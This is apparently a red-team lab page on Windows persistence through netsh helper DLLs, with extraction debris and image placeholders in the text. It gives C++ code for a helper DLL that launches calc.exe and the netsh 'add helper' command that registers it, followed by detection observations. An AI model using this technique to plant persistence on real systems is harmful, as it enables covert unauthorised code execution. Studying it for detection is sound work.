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NetSh Helper DLL

Persistence, code execution using netsh helper arbitrary libraries.


Execution

attacker@victim

<u>NetshHelperBeacon helper DLL</u> will be used to test out this technique. A compiled x64 DLL can be downloaded below:

Q Search

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NetshHelperBeacon

The helper library, once loaded, will start calc.exe:

```
## Dextern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)

{

//make a thread handler, start the function as a thread, and close the handler

### HANDLE threadHandle;

threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);

CloseHandle(threadHandle);

// simple testing by starting calculator


system ("start calc");

// return NO_ERROR is required. Here we are doing it the nasty way

return 0;

}
```


.\netsh.exe add helper C:\tools\NetshHelperBeacon.dll




Observations


Adding a new helper via commandline modifies registry, so as a defender you may want to monitor for registry changes in

Computer\HKEY LOCAL MACHINE\SOFTWARE\Microsoft\NetSh :





When netsh is started, Procmon captures how InitHelperDLL expored function of our malicious DLL is called:




As usual, monitoring command line arguments is a good idea that may help uncover suspicious activity:




Interesting

Loading the malicious helper DLL crashed netsh. Inspecting the calc.exe process after the crash with Process Explorer reveals that the parent process is svchost, although the sysmon logs showed cmd.exe as its parent:



References



Last updated 6 years ago

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